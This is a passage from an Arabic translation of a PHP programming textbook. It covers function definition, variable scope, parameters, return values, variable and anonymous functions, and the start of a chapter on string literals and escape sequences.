ربما تكون العملية الفردية الأكثر شيوعًا داخل تطبيق PHP هي عرض البيانات للمستخدم. في سياق تطبيق الويب، يعني هذا إدخال معلومات مستند HTML التي ستصبح HTML عند عرضها من قبل المستخدم.

لتبسيط هذه العملية، توفر PHP إصدارًا خاصًا من أوسمة SGML التي تأخذ القيمة تلقائيًا داخل الوسم وتدرجها في صفحة HTML. لاستخدام هذه الميزة، أضف علامة يساوي (=) إلى وسم الفتح. باستخدام هذه التقنية، يمكننا إعادة كتابة مثال النموذج الخاص بنا على النحو التالي:

```
<input type="text" name="first_name" value="<?= "Dawn";
?>">
```

مالتالي

الآن بعد أن أصبح لديك أساسيات اللغة تحت حزامك - فهم أساسي لماهية المتغيرات وكيفية تسميتها وأنواع البيانات وكيف يعمل التحكم في تدفق التعليمات البرمجية - سننتقل إلى بعض التفاصيل الدقيقة للغة PHP . سنغطي بعد ذلك ثلاثة موضوعات مهمة جدًا لـ PHP بحيث يكون لكل منها فصوله المخصصة: كيفية تحديد الدوال (الفصل 3)، والتعامل مع السلاسل (الفصل 4)، وإدارة المصفوفات (الفصل 5).

---

(1) إنها في الواقع 3 إذا كنت تنظر إلى عدد المراجع من C API، ولكن لأغراض هذا الشرح ومن منظور مساحة المستخدم ، فمن الأسهل التفكير فيه على أنه 2.

(2) إليك نصيحة: قسّم الرقم الثنائي إلى ثلاث مجموعات - 6 عبارة عن ثنائي 110، و 5 هو ثنائي 101، و 1 هو ثنائي 001؛ وبالتالي، 0651 هو 110101001.

الفصل الثالث: الدوال

الدالة: عبارة عن كتلة مسماة من التعليمات البرمجية تؤدي مهمة محددة، وربما تعمل على مجموعة من القيم المعطاة لها، تعرف أيضًا باسم المعلمات "*parameters*"، وربما تعيد قيمة واحدة أو مجموعة من القيم في مصفوفة. توفر الدوال وقت الترجمة - بغض النظر عن عدد المرات التي تستدعى فيها، يتم تجميع الدوال مرة واحدة فقط للصفحة. كما أنها تعمل على تحسين الموثوقية من خلال السماح لك بإصلاح أي أخطاء في مكان واحد بدلاً من أي مكان تقوم فيه بمهمة ما، كما تعمل على تحسين إمكانية القراءة عن طريق عزل التعليمات البرمجية التي تؤدي مهام محددة.

يقدم هذا الفصل بناء جملة استدعاءات الدوال وتعريفات الدوال ويناقش كيفية إدارة المتغيرات في الدوال وتمرير القيم إليها (بما في ذلك التمرير بالقيمة والمرجع التمريري "including pass-by-value and pass-by-reference"). كما أنه يغطي الدوال المتغيرة والدوال المجهولة.

استدعاء الدالة

يمكن دمج الدوال في برنامج PHP (أو من خلال كونها في ملحق، مضمنة بشكل فعال) أو معرفة من قبل المستخدم. بغض النظر عن مصدرها، يتم تقييم جميع الدوال بنفس الطريقة:

$someValue = *function_name*([*parameter, ...*]);

يختلف عدد المعلمات التي تتطلبها الدالة من دالة إلى أخرى (وكما سنرى لاحقًا، قد تختلف أيضًا لنفس الدالة). قد تكون المعلمات التي يتم توفيرها للدالة أي تعبير صالح ويجب أن تكون بالترتيب المحدد الذي

نتوقعه الدالة. إذا تم إعطاء المعلمات خارج الترتيب، فقد تشتغل الدالة بالصدفة، ولكنها في الأساس حالة "garbage in = garbage out" [أ]. ستخبرك وثائق الدالة بالمعلمات التي نتوقعها الدالة والقيمة (القيم) التي يمكنك توقع إرجاعها.

فيما يلي بعض الأمثلة على الدوال:

```
// strlen() هي دالة مضمنة ترجع طول السلسلة //
$length = strlen("PHP"); // $length الان 3
// sin() و asin() هي دوال رياضية الجيب والقوس //
$result = sin(asin(1)); // $result is the sine of arcsin(1), or 1.0

// unlink() تحذف ملف
$result = unlink("functions.txt");
// $result = true or false depending on success or failure
```

في المثال الأول، نعطي المدخل "PHP" للدالة `strlen()` والتي تعطينا عدد الأحرف في السلسلة المتوفرة. في هذه الحالة، تقوم بإرجاع 3، والتي تم تخصيصها للمتغير `$length`. هذه هي الطريقة الأبسط والأكثر شيوعًا لاستخدام دالة.

المثال الثاني يمرر نتيجة `asin(1)` إلى دالة `sin()`. نظراً لأن دالتي الجيب والقوس هي انعكاسات، فإن أخذ جيب القوس لأي قيمة سيعيد دائمًا نفس القيمة. نرى هنا أنه يمكن استدعاء دالة داخل دالة أخرى. يتم إرسال القيمة المرجعة للإستدعاء الداخلي إلى الدالة الخارجية قبل إرجاع النتيجة الإجمالية وتخزينها في متغير `$result`

(أ) مصطلح تقني، يعني البيانات المدخلة الخاطئة أو غير المعقولة تؤدي لإخراج أشياء غير صحيحة ولا تهم (قمامة أو sh**).

في المثال الأخير، نعطي اسم ملف لدالة `unlink()`، التي تحاول حذف الملف. مثل العديد من الدوال، فإنها ترجع false عندما تفشل. يتيح لك ذلك استخدام دالة مضمنة أخرى، وهي `die()` وخاصية قصر الدائرة "short-circuiting" لعوامل المنطق. وبالتالي، يمكن إعادة كتابة هذا المثال على النحو التالي:

```
$result = unlink("functions.txt") or die("Operation failed!");
```

على عكس المثالين الآخرين، تؤثر دالة `unlink()` على شيء خارج المعلمات المعطاة لها. في هذه الحالة، يقوم بحذف ملف من نظام الملفات. يجب توثيق كل هذه الآثار الجانبية للدالة بعناية ودراستها بعناية.

تحتوي PHP على مجموعة كبيرة من الدوال المحددة بالفعل لتستخدمها في برامجك. تؤدي هذه الملحقات مهام مثل الوصول إلى قواعد البيانات وإنشاء الرسومات وقراءة ملفات XML وكتابتها والحصول على الملفات من الأنظمة البعيدة وغير ذلك.

ملاحظة:

لا تُرجع جميع الدوال قيمة. يمكنها تنفيذ إجراء مثل إرسال بريد إلكتروني ثم إعادة سلوك التحكم إلى استدعاء الكود؛ بعد إكمال مهمتها، ليس لديهم ما "يقولونه "say"".

تعريف الدالة

لتعريف دالة، استخدم الصيغة التالية:

```
function [&] function_name([parameter[, ...]])
{
 قائمة الجمل
}
```

يمكن أن تتضمن قائمة الجمل HTML. يمكنك تعريف دالة PHP لا تحتوي على أي كود PHP. على سبيل المثال، تعطي دالة ()column اسمًا قصيرًا مناسبًا لكود HTML التي قد تكون مطلوبة عدة مرات في جميع أنحاء الصفحة:

```
<?php function column()
{ ?>
 </td><td>
<?php }
```

يمكن أن يكون اسم الدالة أي سلسلة تبدأ بحرف أو شرطة سفلية متبوعة بصفر أو أكثر من الأحرف والشرطات السفلية والأرقام. أسماء الدالة غير حساسة لحالة الأحرف، وهذا يعني أنه يمكنك استدعاء دالة ()sin كـ sin(1), SIN(1), SiN(1) وهكذا، لأن كل هذه الأسماء تشير إلى نفس الدالة. حسب الاصطلاح، يتم استدعاء دوال PHP المدمجة بأحرف صغيرة.

عادةً ما ترجع الدوال بعض القيم. لإرجاع قيمة من دالة، استخدم جملة return ضع *return expr* داخل دالتك. عند مصادفة جملة return أثناء التنفيذ، يعود عنصر التحكم إلى جملة الاستدعاء، وسيتم إرجاع النتائج المقيمة لـ expr كقيمة للدالة. يمكنك تضمين أي عدد من جمل الإرجاع في دالة (على سبيل المثال، إذا كان لديك جملة switch لتحديد أي من القيم العديدة التي تريد إرجاعها).

دعونا نلقي نظرة على دالة بسيطة. يأخذ المثال 3-1 سلسلتين، يسلسلهما، ثم يُرجع النتيجة (في هذه الحالة، أنشأنا مكافئًا أبطأ قليلاً لعامل التسلسل، لكننا نتحمل معنا من أجل المثال).

مثال 3-1. تسلسل السلسلة

```
function strcat($left, $right)
{
 $combinedString = $left . $right;

 return $combinedString;
}
```

تأخذ الدالة مدخلين، $left و $right. باستخدام عامل التسلسل، تُنشئ الدالة سلسلة مجمعة في المتغير $combinedString. أخيرًا، من أجل جعل الدالة لها قيمة عند تقييمها باستخدام مدخلاتنا، نعيد القيمة $combinedString.

نظرًا لأن جملة return يمكن أن تقبل أي تعبير "expression"، حتى التعبيرات المعقدة، يمكننا تبسيط البرنامج كما هو موضح هنا:

```
function strcat($left, $right)
{
 return $left . $right;
}
```

إذا وضعنا دالة في صفحة php يمكننا استدعائها من أي مكان في هذه الصفحة. ألق نظرة على هذا المثال:

المثال 3-2. استخدام دالة الربط

```
<?php
function strcat($left, $right)
{
 return $left . $right;
}
$first = "This is a ";
$second = " complete sentence!";

echo strcat($first, $second);
```

عندما يتم عرض هذه الصفحة، يتم عرض الجملة الكاملة.

في هذا المثال التالي، تأخذ الدالة عددًا صحيحًا، وتضاعفه عن طريق إزاحة القيمة الأصلية، وتعيد النتيجة:

```
function doubler($value)
{
```

```
 return $value << 1;
}
```

بمجرد تعريف الدالة، يمكنك استخدامها في أي مكان على الصفحة. فمثلا:

```
<?php echo "A pair of 13s is " . doubler(13); ?>
```

يمكنك تداخل تعريفات الدوال، ولكن بتأثير محدود. لا تحد التعريفات المتداخلة من رؤية الدالة المحددة داخليًا، والتي يمكن استدعاؤها من أي مكان في برنامجك. لا تحصل الدالة الداخلية تلقائيًا على مدخلات الدالة الخارجية. وأخيرًا، لا يمكن استدعاء الدالة الداخلية حتى يتم استدعاء الدالة الخارجية، ولا يمكن أيضًا استدعائها من الكود الذي تم تحليله بعد الدالة الخارجية:

```
function outer ($a)
{
 function inner ($b)
 {
 echo "there $b";
 }

 echo "$a, hello ";
}

// outputs "well, hello there reader"
outer("well");
inner("reader");
```

نطاق متغير Variable Scope

إذا كنت لا تستخدم الدوال، فيمكن استخدام أي متغير تقوم بإنشائه في أي مكان بالصفحة. مع الدوال، هذا ليس صحيحًا دائمًا. تحتفظ الدوال بمجموعات المتغيرات الخاصة بها والتي تختلف عن تلك الخاصة بالصفحة وعن الدوال الأخرى.

لا يمكن الوصول إلى المتغيرات المحددة في دالة، بما في ذلك معلماتها، خارج الدالة، وافتراضيًا، لا يمكن الوصول إلى المتغيرات المحددة خارج الدالة داخل الدالة. يوضح المثال التالي هذا:

```
$a = 3;

function foo()
{
 $a += 2;
}

foo();
echo $a;
```

المتغير $a داخل الدالة foo() هو متغير مختلف عن المتغير $a خارج الدالة؛ على الرغم من أن foo() يستخدم عامل add-and-assign، فإن قيمة $a الخارجية تبقى 3 طوال عمر الصفحة. داخل الدالة، قيمة $a هي 2.

كما ناقشنا في الفصل الثاني، فإن المدى الذي يمكن أن يُرى فيه المتغير في البرنامج يسمى نطاق المتغير. المتغيرات التي تم إنشاؤها داخل دالة موجودة داخل نطاق الدالة (أي لها نطاق على مستوى الدالة). المتغيرات التي تم إنشاؤها خارج الدوال والكائنات لها نطاق عالمي Global وتوجد في أي مكان خارج تلك الدوال والكائنات. بعض المتغيرات التي توفرها PHP لها نطاق دالة ونطاق عالمي (يشار إليها غالباً باسم المتغيرات العالمية الفائقة *super-global variables*).

للوهلة الأولى، حتى المبرمج المتمرس قد يعتقد أنه في المثال السابق سيكون $a 5 بحلول وقت الوصول إلى جملة echo، لذلك ضع ذلك في الاعتبار عند اختيار أسماء لمتغيراتك.

المتغيرات العالمية

إذا كنت تريد الوصول إلى متغير في النطاق العام من داخل دالة، يمكنك استخدام الكلمة الأساسية global. تركيبها هو:

```
global var1, var2, ... ;
```

بتغيير المثال السابق لتضمين الكلمة الرئيسية global، نحصل على:

```
$a = 3;

function foo()
{
 global $a;

 $a += 2;
}
```

```
foo();
echo $a;
```

بدلاً من إنشاء متغير جديد يسمى a$ بنطاق على مستوى الدالة، PHP تستخدم global $a داخل الدالة. الآن، عندما يتم عرض قيمة a$، ستكون 5.

يجب عليك تضمين الكلمة الأساسية global في دالة قبل أي استخدامات للمتغير العام أو المتغيرات التي تريد الوصول إليها. نظرًا لأنه يتم الإعلان عنها قبل جسم الدالة، لا يمكن أبدًا أن تكون معلمات الدالة متغيرات عامة.

يُعادل استخدام global إنشاء مرجع للمتغير في المتغير GLOBALS$. أي أن كلا الإعلانين التاليين ينشئان متغيرًا في نطاق الدالة يمثل مرجعًا لنفس قيمة المتغير var$ في النطاق العام:

```
global $var;
$var = & $GLOBALS['var'];
```

المتغيرات الثابتة

مثل لغة C، تدعم PHP تعريف متغيرات الدالة بأنها ثابتة "*static*". يحتفظ المتغير الثابت بقيمته بين جميع استدعاءات الدالة ويتم تهيئته أثناء تنفيذ البرنامج النصي فقط في المرة الأولى التي يتم فيها استدعاء الدالة. استخدم الكلمة الأساسية *static* عند أول استخدام لمتغير دالة للإعلان عن أنها ثابتة. عادةً ما يخصص أول استخدام لمتغير ثابت قيمة أولية:

```
static var [= value][, ... ];
```

في المثال 3-3، يتم زيادة المتغير $count بمقدار واحد في كل مرة يتم استدعاء الدالة.

المثال 3-3. عداد متغير ثابت

```
<?php
function counter()
{
 static $count = 0;

 return $count++;
}

for ($i = 1; $i <= 5; $i++) {
 print counter();
}
```

عندما يتم استدعاء الدالة لأول مرة، يتم تعيين قيمة 0 للمتغير الثابت $count. يتم إرجاع القيمة وزيادة $count. عندما تنتهي الدالة، لا يتم إتلاف $count كمتغير غير ثابت، وتظل قيمتها كما هي حتى يتم استدعاء counter() المرة التالية. تعرض حلقة for الأرقام من 0 إلى 4.

معلمات الدالة

يمكن أن نتوقع الدوال عددًا تعسفيًا من المدخلات، التي تم تحديدها بواسطة تعريف الدالة. هناك طريقتان مختلفتان لتمرير المعلمات إلى دالة. الأول والأكثر شيوعًا هو القيمة "value". والثاني بالإشارة "reference".

تمرير المعلمات بالقيمة

في معظم الحالات، تقوم بتمرير المعلمات حسب القيمة. المدخل هو أي تعبير صالح. يتم تقييم هذا التعبير، ويتم تعيين القيمة الناتجة إلى المتغير المناسب في الدالة. في جميع الأمثلة حتى الآن، مررنا المدخلات بالقيمة.

تمرير المعلمات حسب المرجع

/* للسماح للدالة بتعديل مدخلاتها */

يسمح لك التمرير حسب المرجع بتجاوز قواعد تحديد النطاق العادية وإعطاء الدالة وصولاً مباشرًا إلى المتغير. ليتم تمريرها عن طريق المرجع، يجب أن يكون المدخل متغيرًا؛ أنت تشير إلى أن مدخل معين للدالة سيتم تمريره عن طريق المرجع عن طريق اسم المتغير في قائمة المعلمات بعلامة العطف (&). مثال 3-4 يعيد النظر في دالة ()doubler مع تغيير طفيف.

مثال 3-4. إعادة ()doubler

```
<?php
function doubler(&$value)
{
```

```
 $value = $value << 1;
}

$a = 3;
doubler($a);

echo $a;
```

نظراً لأن معلمة $value للدالة يتم تمريرها من خلال المرجع، فإن القيمة الفعلية لـ $a، بدلاً من نسخة من تلك القيمة، يتم تعديلها بواسطة الدالة. في السابق، كان علينا إعادة القيمة المضاعفة، لكننا الآن نغير متغير المتصل ليكون القيمة المضاعفة.

هذا مكان آخر حيث يكون للدالة آثار جانبية: بما أننا مررنا المتغير $a إلى doubler() حسب المرجع، فإن قيمة $a تكون تحت رحمة الدالة. في هذه الحالة، يقوم doubler() بتعيين قيمة جديدة له.

يمكن فقط توفير المتغيرات - وليس الثوابت "constants" - للمعلمات المعلنة على أنها تمريرة من خلال المرجع. وبالتالي ، إذا قمنا بتضمين الجملة <?php echo doubler(7); ?> في المثال السابق، سيصدر خطأ. ومع ذلك، يمكنك تعيين قيمة افتراضية للمعلمات التي تم تمريرها بواسطة المرجع (بنفس الطريقة التي توفر بها القيم الافتراضية للمعلمات التي تم تمريرها بواسطة القيمة).

حتى في الحالات التي لا تؤثر فيها دالتك على القيمة المحددة، قد ترغب في تمرير المعلمة عن طريق المرجع. عند تمرير القيمة، يجب أن تنسخ PHP القيمة. يمكن أن تكون هذه عملية مكلفة خاصة بالنسبة للسلاسل النصية والكائنات الكبيرة. التمرير حسب المرجع يزيل الحاجة إلى نسخ القيمة.

المعلمات الافتراضية

/* إذا لم تدخل أي مدخل للدالة، فستأخذ المدخل الإفتراضي هذا */

في بعض الأحيان قد تحتاج الدالة إلى قبول معلمة معينة. على سبيل المثال، عند استدعاء دالة للحصول على التفضيلات لموقع ما، قد تأخذ الدالة معلمة باسم التفضيل الذي تريد استرداده. بدلاً من استخدام بعض الكلمات الأساسية الخاصة لتعيين أنك تريد استرداد جميع التفضيلات، لا يمكنك ببساطة تقديم أي مدخل. يعمل هذا السلوك باستخدام المدخلات الافتراضية.

لتحديد معلمة افتراضية، قم بتعيين قيمة المعلمة في إعلان الدالة. لا يمكن أن تكون القيمة المعينة للمعامل كقيمة افتراضية تعبيرًا معقدًا، فقط قيمة عددية:

```
function getPreferences($whichPreference = 'all')
{
 // if $whichPreference is "all", return all prefs;
 // otherwise, get the specific preference requested...
}
```

عند استدعاء getPreferences()، يمكنك اختيار تقديم مدخل. إذا قمت بذلك، فإنها تُرجع التفضيل المطابق للسلسلة التي تقدمها لها؛ إذا لم يكن كذلك، فإنه يقوم بإرجاع جميع التفضيلات.

ملاحظة:

قد تحتوي الدالة على أي عدد من المعلمات ذات القيم الافتراضية. ومع ذلك، يجب إدراج هذه المعلمات الافتراضية بعد كافة المعلمات التي لا تحتوي على قيم افتراضية.

معلمات المتغير

قد تتطلب الدالة عددًا متغيرًا من المدخلات. على سبيل المثال، قد يُرجع مثال getPreferences() في القسم السابق التفضيلات لأي عدد من الأسماء، بدلاً من اسم واحد فقط. للإعلان عن دالة بعدد متغير من المدخلات، اترك كتلة المعامل بالكامل:

```
function getPreferences()
{
 // some code
}
```

توفر PHP ثلاث دوال يمكنك استخدامها في الدالة لاسترداد المعلمات التي تم تمريرها إليها. يرجع func_get_args() مصفوفة من جميع المعلمات المتوفرة للدالة؛ تُرجع الدالة func_get_args() عدد المعلمات المتوفرة للدالة؛ ويرجع func_get_arg () مدخل معين من المعلمات. فمثلا:

```
$array = func_get_args();
$count = func_num_args();
$value = func_get_arg(argument_number);
```

في المثال 3-5، تأخذ الدالة ()count_list أي عدد من المدخلات. يقوم بعمل حلقات فوق تلك المدخلات وإرجاع إجمالي جميع القيم. إذا لم يتم إعطاء أي معلمات، فإنها ترجع false.

مثال 3-5. عداد المدخلات

```
<?php
function countList()
{
 if (func_num_args() == 0) {
 return false;
 }
 else {
 $count = 0;

 for ($i = 0; $i < func_num_args(); $i++) {
 $count += func_get_arg($i);
 }

 return $count;
 }
}

echo countList(1, 5, 9); // outputs "15"
```

لا يمكن استخدام نتيجة أي من هذه الدوال مباشرة كمعامل لدالة أخرى. بدلاً من ذلك، يجب عليك أولاً تعيين متغير إلى نتيجة الدالة، ثم استخدامه في استدعاء الدالة. لن يعمل التعبير التالي:

```
foo(func_num_args());
```

بدلاً من ذلك، استخدم:

```
$count = func_num_args();
foo($count);
```

معلمات مفقودة

تتيح لك PHP أن تكون كسولًا كما تريد - عند استدعاء دالة، يمكنك تمرير أي عدد من المدخلات إلى الدالة. تظل أي معلمات تتوقعها الدالة ولم يتم تمريرها بدون تعيين، ويتم إصدار تحذير لكل منها:

```
function takesTwo($a, $b)
{
 if (isset($a)) {
 echo " a is set\n";
 }

 if (isset($b)) {
 echo " b is set\n";
 }
}

 echo "With two arguments:\n";
takesTwo(1, 2);

echo "With one argument:\n";
```

```
takesTwo(1);
With two arguments:
 a is set
 b is set
With one argument:
Warning: Missing argument 2 for takes_two()
 in /path/to/script.php on line 6
a is set
```

كتابة تلميح

عند تعريف دالة، يمكنك إضافة تلميح من النوع - أي يمكنك أن تطلب أن تكون المعلمة مثيلًا لفئة معينة (بما في ذلك مثيلات الفئات التي تمد هذه الفئة)، ومثيلًا لفئة تنفذ واجهة معينة، مجموعة أو قابلة للاستدعاء. لإضافة تلميح نوع إلى معلمة، قم بتضمين اسم الفئة أو array أو callable قبل اسم المتغير في قائمة معلمات الدالة. فمثلا:

```
class Entertainment {}

class Clown extends Entertainment {}

class Job {}

function handleEntertainment(Entertainment $a, callable
$callback = NULL)
{
 echo "Handling " . get_class($a) . " fun\n";
```

```
 if ($callback !== NULL) {
 $callback();
  }
}

$callback = function()
{
 // do something
};

handleEntertainment(new Clown); // works
handleEntertainment(new Job, $callback); // runtime error
```

يجب أن تكون المعلمة ذات التلميحات من النوع NULL، أو مثيلاً لفئة معينة أو فئة فرعية من الفئة، أو مصفوفة، أو قابلة للاستدعاء كمعامل محدد. خلاف ذلك، يحدث خطأ وقت التشغيل.

يمكنك تحديد نوع بيانات لخاصية في فئة.

إرجاع القيم

يمكن لدوال PHP أن ترجع قيمة واحدة فقط باستخدام الكلمة الرئيسية return:

```
function returnOne()
{
 return 42;
}
```

لإرجاع قيم متعددة، قم بإرجاع مصفوفة:

```
function returnTwo()
{
 return array("Fred", 35);
}
```

إذا لم يتم توفير قيمة إرجاع بواسطة دالة، تقوم الدالة بإرجاع NULL بدلاً من ذلك. يمكنك تعيين نوع بيانات الإرجاع بالتصريح عنه في تعريف الدالة. على سبيل المثال، سيرجع الكود التالي عددًا صحيحًا من 50 عند تنفيذه:

```
function someMath($var1, $var2): int
{
 return $var1 * $var2;
}


echo someMath(10, 5);
```

بشكل افتراضي، يتم نسخ القيم من الدالة. لإرجاع قيمة من خلال المرجع، قم بإرفاق اسم الدالة مسبقًا بكل من & عند التصريح عنها وعند تعيين القيمة المرجعة إلى متغير:

```
$names = array("Fred", "Barney", "Wilma", "Betty");

function &findOne($n) {
 global $names;

 return $names[$n];
}

$person =& findOne(1); // Barney
$person = "Barnetta"; // changes $names[1]
```

في هذا الكود، ترجع الدالة ()findOne اسمًا مستعارًا لـ $names[1] بدلاً من نسخة من قيمتها. نظرًا لأننا نسندها عن طريق المرجع، فإن $person هو اسم مستعار لـ $names[1] ، وتغير المهمة الثانية القيمة في $names[1].

تُستخدم هذه التقنية أحيانًا لإرجاع قيم سلسلة أو مصفوفة كبيرة بكفاءة من دالة. ومع ذلك، تنفذ PHP نسخًا عند الكتابة لقيم متغيرة، مما يعني أن إرجاع مرجع من دالة عادةً ما يكون غير ضروري. إرجاع مرجع إلى قيمة يكون أبطأ من إرجاع القيمة نفسها.

دوال متغيرة

كما هو الحال مع المتغيرات المتغيرة حيث يشير التعبير إلى قيمة المتغير الذي يكون اسمه هو القيمة التي يحتفظ بها المتغير الظاهر (بنية $$)، يمكنك إضافة أقواس بعد متغير لاستدعاء الدالة التي يكون اسمها هو القيمة التي يحتفظ بها المتغير الظاهر - على سبيل المثال، `$variable()`. ضع في اعتبارك هذا الموقف، حيث يتم استخدام متغير لتحديد أي من الدوال الثلاث التي يجب استدعاؤها:

```
switch ($which) {
 case 'first':
 first();
 break;

 case 'second':
 second();
 break;

 case 'third':
 third();
 break;
}
```

في هذه الحالة، يمكننا استخدام استدعاء دالة متغيرة لاستدعاء الدالة المناسبة. لإجراء استدعاء دالة متغيرة، قم بتضمين معلمات الدالة بين قوسين بعد المتغير. لإعادة كتابة المثال السابق:

```
$which(); // if $which is "first", the function first() is
called, etc...
```

في حالة عدم وجود دالة للمتغير، يحدث خطأ في وقت التشغيل عند تقييم الكود. لمنع حدوث ذلك، قبل استدعاء الدالة، يمكنك استخدام دالة function_exists() المضمنة لتحديد ما إذا كانت الدالة موجودة لقيمة المتغير:

```
$yesOrNo = function_exists(function_name);
```

كمثال:

```
if (function_exists($which)) {
 $which(); // if $which is "first", the function first()
is called, etc...
}
```

لا يمكن استدعاء تراكيب اللغة مثل echo() و isset() من خلال الدوال المتغيرة:

```
$which = "echo";
$which("hello, world"); // does not work
```

دوال مجهولة

تقوم بعض دوال PHP بجزء من عملها باستخدام دالة توفرها لهم. على سبيل المثال، تستخدم الدالة `usort()` دالة تقوم بإنشائها وتمريرها إليها كمعامل لتحديد ترتيب فرز العناصر في المصفوفة.

على الرغم من أنه يمكنك تحديد دالة لهذه الأغراض، كما هو موضح سابقًا، تميل هذه الدوال إلى أن تكون مترجمة ومؤقتة. لتعكس الطبيعة المؤقتة لرد الاتصال، قم بإنشاء واستخدام دالة مجهولة (تُعرف أيضًا باسم *closure*).

يمكنك إنشاء دالة مجهولة باستخدام صيغة تعريف الدالة العادية، ولكن يمكنك تعيينها إلى متغير أو تمريرها مباشرة.

يوضح المثال 3-6 مثالاً باستخدام usort().

مثال 3-6. وظائف مجهولة

```
$array = array("really long string here, boy", "this",
"middling length", "larger");
usort($array, function($a, $b) {
 return strlen($a) - strlen($b);
});

print_r($array);
```

يتم فرز المصفوفة حسب `usort()` باستخدام الدالة المجهولة، بترتيب طول السلسلة.

يمكن للدوال المجهولة استخدام المتغيرات المحددة في نطاق التضمين الخاص بها باستخدام صيغة use. فمثلا:

```
$array = array("really long string here, boy", "this",
"middling length",
"larger");
$sortOption = 'random';

usort($array, function($a, $b) use ($sortOption)
{
 if ($sortOption == 'random') {
 // sort randomly by returning (-1, 0, 1) at random
 return rand(0, 2) - 1;
 }
 else {
 return strlen($a) - strlen($b);
 }
});

print_r($array);
```

لاحظ أن دمج المتغيرات من نطاق التضمين ليس هو نفسه استخدام المتغيرات العامة - المتغيرات العامة تكون دائمًا في النطاق العام، بينما يسمح دمج المتغيرات للإغلاق باستخدام المتغيرات المحددة في النطاق المرفق. لاحظ أيضًا أن هذا ليس بالضرورة نفس النطاق الذي يتم فيه استدعاء الإغلاق. فمثلا:

```
$array = array("really long string here, boy", "this",
"middling length",
"larger");
$sortOption = "random";

function sortNonrandom($array)
{
 $sortOption = false;

 usort($array, function($a, $b) use ($sortOption)
 {
 if ($sortOption == "random") {
 // sort randomly by returning (-1, 0, 1) at random
 return rand(0, 2) - 1;
 }
 else {
 return strlen($a) - strlen($b);
 }
 });
 print_r($array);
}
print_r(sortNonrandom($array));
```

في هذا المثال، يتم فرز array$ بشكل طبيعي، وليس عشوائيًا - قيمة `$sortOption` داخل الإغلاق هي قيمة `$sortOption` في نطاق `sortNonrandom()`، وليست قيمة `$sortOption` في النطاق العام.

مالتالي

يمكن أن تكون الدوال التي يحددها المستخدم مربكة في الكتابة ومعقدة لتصحيح الأخطاء، لذا تأكد من اختبارها جيدًا ومحاولة قصرها على أداء مهمة واحدة لكل منها. في الفصل التالي سنلقي نظرة على السلاسل وكل ما تنطوي عليه، وهو موضوع آخر معقد ومربك. لا تثبط عزيمتك: تذكر أننا نبني أسسًا قوية لكتابة كود PHP جيد ومتين وموجز. بمجرد أن يكون لديك فهم قوي للمفاهيم الأساسية للدوال، والسلاسل، والمصفوفات، والكائنات، ستكون في طريقك لتصبح مطور PHP جيد.

الفصل الرابع: السلاسل النصية

ستكون معظم البيانات التي تصادفها أثناء البرمجة عبارة عن سلاسل من الأحرف أو سلاسل. يمكن أن تحتوي السلاسل على أسماء الأشخاص وكلمات المرور والعناوين وأرقام بطاقات الائتمان وروابط الصور وسجل الشراء وغير ذلك. لهذا السبب، PHP لديها مجموعة واسعة من الدوال للعمل مع السلاسل.

يوضح هذا الفصل الطرق العديدة لإنشاء سلاسل في برامجك، بما في ذلك موضوع الاستيفاء الصعب أحيانًا (وضع قيمة متغير في سلسلة)، ثم يغطي دوال التغيير، والاقتباس، والتلاعب، والبحث في السلاسل. بنهاية هذا الفصل، ستكون خبيرًا في التعامل مع السلاسل.

أساسيات السلاسل النصية

هناك أربع طرق لكتابة سلسلة حرفية في كود PHP الخاص بك: استخدام علامات الاقتباس الفردية، وعلامات الاقتباس المزدوجة، وتنسيق مستند (heredoc) المشتق من صدفة Unix، وقريبه مستند (nowdoc). تختلف هذه الطرق فيما إذا كانت تتعرف على سلاسل الهروب الخاصة التي تتيح لك ترميز أحرف أخرى أو استيفاء المتغيرات.

توسيع المتغير Variable Interpolation

عندما تقوم بتعريف سلسلة حرفية باستخدام علامات اقتباس مزدوجة أو heredoc، فإن السلسلة تخضع لتوسيع المتغير "*variable interpolation*". التوسيع "Interpolation" هي عملية استبدال أسماء المتغيرات في السلسلة بقيمها المضمنة. هناك طريقتان لتوسيع المتغيرات في سلاسل.

أبسط الطريقتين هي وضع اسم المتغير في سلسلة نصية ذات علامة اقتباس مزدوجة أو heredoc:

```
$who = 'Kilroy';
$where = 'here';
echo "$who was $where";
Kilroy was here
```

الطريقة الأخرى هي إحاطة المتغير الذي يتم توسيعه بأقواس مجعدة. يضمن استخدام بناء الجملة هذا توسيع المتغير الصحيح. الاستخدام الكلاسيكي للأقواس المتعرجة هو إزالة الغموض عن اسم المتغير من أي نص محيط:

```
$n = 12;
echo "You are the {$n}th person";
You are the 12th person
```

بدون الأقواس المتعرجة، ستحاول PHP طباعة قيمة المتغير $nth.

على عكس بعض بيئات الصدفة، في PHP، لا تتم معالجة السلاسل بشكل متكرر للتوسيع. بدلاً من ذلك، تتم معالجة أي عمليات توسيع في سلسلة ذات علامات اقتباس مزدوجة أولاً ويتم استخدام النتيجة كقيمة للسلسلة:

```
$bar = 'this is not printed';
$foo = '$bar'; // single quotes
print("$foo");
$bar
```

سلاسل ذات علامة اقتباس واحدة

السلاسل ذات علامات الاقتباس المفردة و nowdocs لا توسع المتغيرات. وبالتالي، لا يتم توسيع اسم المتغير في السلسلة التالية لأن السلسلة الحرفية التي تحدث فيها ذات علامات اقتباس مفردة:

```
$name = 'Fred';
$str = 'Hello, $name'; // single-quoted
echo $str;
Hello, $name
```

تسلسلات الهروب الوحيدة التي تعمل في سلاسل ذات علامات اقتباس مفردة هي \'، والتي تضع علامة اقتباس واحدة في سلسلة ذات علامات اقتباس واحدة، و \\، التي تضع شرطة مائلة للخلف في سلسلة ذات علامات اقتباس مفردة. يتم تفسير أي ظهور آخر للشرطة المائلة للخلف ببساطة على أنه شرطة مائلة للخلف:

```
$name = 'Tim O\'Reilly';// escaped single quote
echo $name;
$path = 'C:\\WINDOWS'; // escaped backslash
echo $path;
$nope = '\n'; // not an escape
echo $nope;
Tim O'Reilly
C:\WINDOWS
\n
```

سلاسل مزدوجة الاقتباس

سلاسل ذات علامات اقتباس مزدوجة توسع المتغيرات وتوسع العديد من سلاسل هروب PHP. يسرد الجدول 4-1 تسلسلات الهروب التي تم التعرف عليها بواسطة PHP في سلاسل ذات علامات اقتباس مزدوجة.

الجدول 4-1. الهروب من التسلسلات في سلاسل ذات علامات اقتباس مزدوجة

يمثل الحرف	سلاسل الهروب
علامة تنصيص مزدوجة	\"
سطر جديد	\n
Carriage return	\r
مسافة جدول	\t
Backslash	\\
علامة الدولار	\$
Left curly brace	\{
Right curly brace	\}
Left square bracket	\[
Right square bracket	\]
